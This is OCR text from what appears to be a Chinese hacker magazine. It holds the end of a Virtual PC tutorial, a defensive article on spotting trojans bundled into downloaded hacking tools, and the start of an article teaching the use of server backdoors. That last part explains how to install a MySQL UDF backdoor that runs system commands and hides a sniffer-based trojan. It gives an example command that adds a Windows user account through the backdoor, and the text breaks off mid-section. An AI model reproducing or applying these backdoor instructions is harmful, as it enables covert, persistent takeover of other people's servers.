


图7　设置虚拟机

点“shared folders”，选择希望共享的文件夹即可。因为我本地现在还没有安装操作系统，所以右边的按钮是灰色的。

九、注意点

1、安装完操作系统后，进入系统选择“Action”——“Install or Update Virtual Machine Additions ”安装附加模块，如图8。




图8　安装附加模块

这样可以保持主机和虚拟机的鼠标同步，文件相互拖动复制，同时也只有安装了附加模块才可以实现文件共享。另外如果没有安装附加模块则在主机和虚拟机之间切换需要按右ALT一下，这样才可以将焦点在两者之间切换。

2、如果一开始使用动态增长盘，虽然刚创建时比较小，但随着操作系统的安装和文件的复制，文件会越来越大。所以我还是推荐使用固定磁盘比较好。

3、对于差异磁盘优点在于：节约磁盘空间，因为此盘只是存储的母盘变化，母盘原有的文件不再复制；缺点在于：因为差异盘是存储的差异变化，所以就算不复制新文件，操作系统运行中的变化和对母盘的一些配制修改也算是变化，这样一来差异盘的大小只会增大不会减小，而且最后有可能增长到比母盘还大。网上有教程关于差异盘的压缩问题，感兴趣的朋友可以看看。

[文章中涉及到的工具Virturl PC已经收录入光盘，版本为2007]

编辑点评：

平常我们一谈到虚拟机软件，首先会想到的就是VMWare Workstation。的确，虽然VMWARE有很多缺点，但它仍然是虚拟机软件市场的老大，这就像Windows操作系统本身一样：即使漏洞百出，但是人们已经习惯它的操作了，所以就忽略了它的不好。经过作者对VPC的介绍，我们可以看出这款来自微软的虚拟机软件的性能丝毫不逊色于前者，尤其是多种虚拟硬盘的选择设置，我认为这是VPC比VMWARE强的地方：后者只能分配固定大小的虚拟硬盘空间。当然它们之间更多的是相似，比如同样支持iso镜像的启动、支持多种网络设置以及还原设置等。用惯了VMWARE的朋友不妨试试这款出身名门的虚拟机软件，也许你会发现它独到的地方哦！

反捆绑技术——从菜鸟到专家

云很雨愁

从本文中你可以学到：

1、使用工具检测文件捆绑
2、如何手工检测程序是否被捆绑其它程序
3、检视系统修改情况的几个软件

人人都有虚荣心，每个小菜在入侵别人电脑或一个网站时，都难免想炫耀下，但是如果你自己中招了，你还笑得出来吗？现在网上的黑客软件很多捆绑有木马，而黑客软件本身杀毒软件也报警，所以很难判断是否有捆绑，一不小心自己就中招。今天就来介绍一些能查出这些捆绑木马的软件，让大家在网络上成为大侠，帮菜菜检测软件，去论坛黑软区当当版主，到时肯定会有更多的菜鸟用羡慕的眼光看着你^_^。

一、新手篇

这里给新手介绍几个简单易用的工具。“反文件捆绑器”，如图1。




图1　反文件捆绑器界面

使用方法可是相当的简单，载入你要检测的工具就OK了。同类软件非常多，比如“检验exe是否有捆绑数据”，如图2，“无忧文件捆绑探测器”，如图3，“木马辅助查找器”等等，使用方法都是非常的简单。




图2　检验exe是否有捆绑数据

经过我测试，发现这些工具检测结果令人很不满意，大多软件捆绑了检测不出来。但不是所有傻瓜化工具都不好用，像下载者监视器就非常好用了，它的原理类似防火墙，我用了多种方法来捆绑下载者都一一被检测出来，说明这工具非常好。使用也非常简单，要运行软件前先打开下载者监视器，如图4。




图3　无忧文件捆绑探测器

点开始监视，只要软件中捆绑着下载者都会一下被检测出来。





图4　下载者监视器界面

二、进阶篇

通过以上的介绍，大家可能还有很多疑问。下面就要来介绍更厉害的招数了。第一招手工分析，具体方法是用UE载入软件，大家可以在前几行看到“**This program**”，这是什么意思呢？其实它是文件头，可以使用搜索功能搜索下代码里有几个“This program”，正常的程序一般只有一个，当你搜索到两个时就要注意了。第二招：用“LordPE”打开要检测的软件，查“导入表”中**USER32.DLL**的个数，这个函数是用户界面的意思，如果有两个界面就不太对了，但不是很绝对，大家要根据自己的经验判断。不过现在很多捆绑软件都使用了加密壳，在不脱壳的情况下很难用上述方法检测出来。第三招就要介绍“反捆绑三剑客”了，名字是我起的，呵呵。这3个家伙分别是“Filemon”、“ Regmon”、“ TcpView”，这三个软件分别是文

件监视工具、注册表监视工具、端口监视工具。建议大家装下虚拟机，下面操作在虚拟机中进行比较好，因为要运行一个未知软件。先打开这3个软件，首先要设置一下，三个软件设置都一样。我只介绍一种，打开软件时要点“Agree”(同意)才能进软件，进去发现字体很小哦，如图5。


图5　Filemon界面

语言还是英文，E文不行的肯定要拿出金山快译了。首先要进行字体设置才看得见。点菜单栏上的“Options”——“Font”把字体设置成10才看得见。3个软件都同样设置。这时就可以发现这3个软件分别把系统的进程、注册表关键键和端口全列出来了，这时数据非常杂乱，我们需要清理一下。清除的方法是右键点击一个进程选择“**Exclude Predcess**”，把没必要检测的进程、端口、注册表键统统清掉，但是新手可能不懂哪些有用哪些没用，建议全部清掉。然后点软件上的放大镜，(不要告诉我你找不到哦！）3个软件全部点，就开始检测了，这时软件对注册表、进程、端口的操作就全部显示出来。对于高手都很难分析，何况是菜鸟呢？这时我们主要注意的是释放几个exe文件，有没有在注册表RUN键添加自启动值，开了哪些端口。很多木马都要添加自启动开机才能运行。常见的端口如灰鸽子的8000端口这些凭经验也可以判断。由于软件功能十分强大，大家得慢慢熟悉，多用才能掌握。

三、高手篇

大家一定认为高手都喜欢做一些复杂的操作，其实恰恰相反，高手一般采用既简单又有效的办法。高手篇我介绍两个好工具。第一款鼎鼎大名，就是“System Safety Monitor”。

它的全名可能没人知道，当一说起“SSM”大家肯定都有印象了，它可是获得五星级的大奖，被很多专家誉为最强大的防火墙工具。大家去网上搜索下很多地方有得下载，还要中文版的。有了它木马别想进入你的系统。当你运行一个软件时，它会自动帮你分析，进程、注册表、端口，连MD5值都全部判断出来，但你确认软件没有问题时，才放它运行。这样虽然麻烦，但确保万无一失。第二款工具是国产的“终结者抗病毒软件”，很多人都不知道它，不过我一直在用，软件简单易用，很适合国人自己使用，当你运行软件时它会自动显示软件的风险等级，如图6。




图6　报告程序危险等级

点显示更多信息，也可以看到进程、文件路径、命令行软件，最大的优点就是简洁易用，没有像前面那些工具看得头晕，本人吐血推荐！对一些绝对有把握辨认它是安全的或不安全的软件就可以记住你的操作，下次打开就不会再提示。这两款软件都比卡巴主动防御强，对付各种网页木马也有效。好了，文章就到这里。

[文章中涉及到的工具光盘中有收录]

编辑点评：

这篇文章介绍了一些检测文件捆绑的程序和软件，它们的使用比较简单。对于不同的软件检测结果不尽相同，我想原因是检测原理不同吧，很多软件都是像文章中说的那样通过检测文件中有几个“this program”或者其它类似的方法来判断是否捆绑了其它程序的，有时候报告不准确也是很正常的。其实最好的方法还是工具结合经验，多中几次招，估计你也就成为安全检测的高人了。这里推荐文章中的“反捆绑三剑客”，它们结合起来威力无比，值得大家好好研究。NOHACK

绝妙后门三剑客

Linx

从本文中你可以学到：

1、后门Mysql Door的用法
2、后门Hway的用法
3、后门HWay && Serv-U.php的用法

一、机灵的Mysql Door

Mysql BackDoor是一款针对PHP+Mysql服务器开发的后门，后门安装后为Mysql增加一个可以执行系统命令的“state”函数，并且随Mysql进程启动一个基于Dll的嗅探型后门，从而巧妙地实现了无端口、无进程、无服务的穿墙木马。程序在WINXP、WIN2003+MYSQL 5.0.X下通过。

1、安装

将Mysql.php传到PHP服务器上，填上相应的Host、User、Password、DB后，点击“自动安装Mysql BackDoor”，如图1。




图1　输入Mysql Door相关参数

当出现以下提示时表示安装成功，如图2。




图2　安装成功后的返回信息

否则会出现以下几种提示：

1、Access denied for user 'root'@'localhost' (using password: NO)：连接Mysql的账号密码错误，请重新填写；

2、错误：创建临时表udf_temp出错。CREATE command denied to user 'guest'@'localhost' for table 'udf_temp'：连接Mysql的账号不具有Mysql管理员权限，无法安装Mysql BackDoo；

3、Function 'state' already exists：说明这个后门之前已经被

安装过；

4、Can't create/write to file 'c:\\windows\\system32\\mysqlDll.dll' (Errcode: 13)：Mysql进程对c:\\windows\\system32\\没有写入权限，无法安装。

安装成功后，Mysql上便会增加一个“state”函数，同时利用Mysql进程运行一个基于嗅探的后门，这个后门在Windows下拥有与Mysql一样的系统权限。

2、使用state函数

state函数实际是一个和PHP的**system()**功能相同的函数，可以用来执行系统命令。在“请输入SQL命令：”处填写要执行的mysql语句，如“select state("net user nohack /add")”，点击“执行SQL语句”后，便会得到运行结果，如图3。




图3 命令执行成功

3、使用基于Sniff的后门

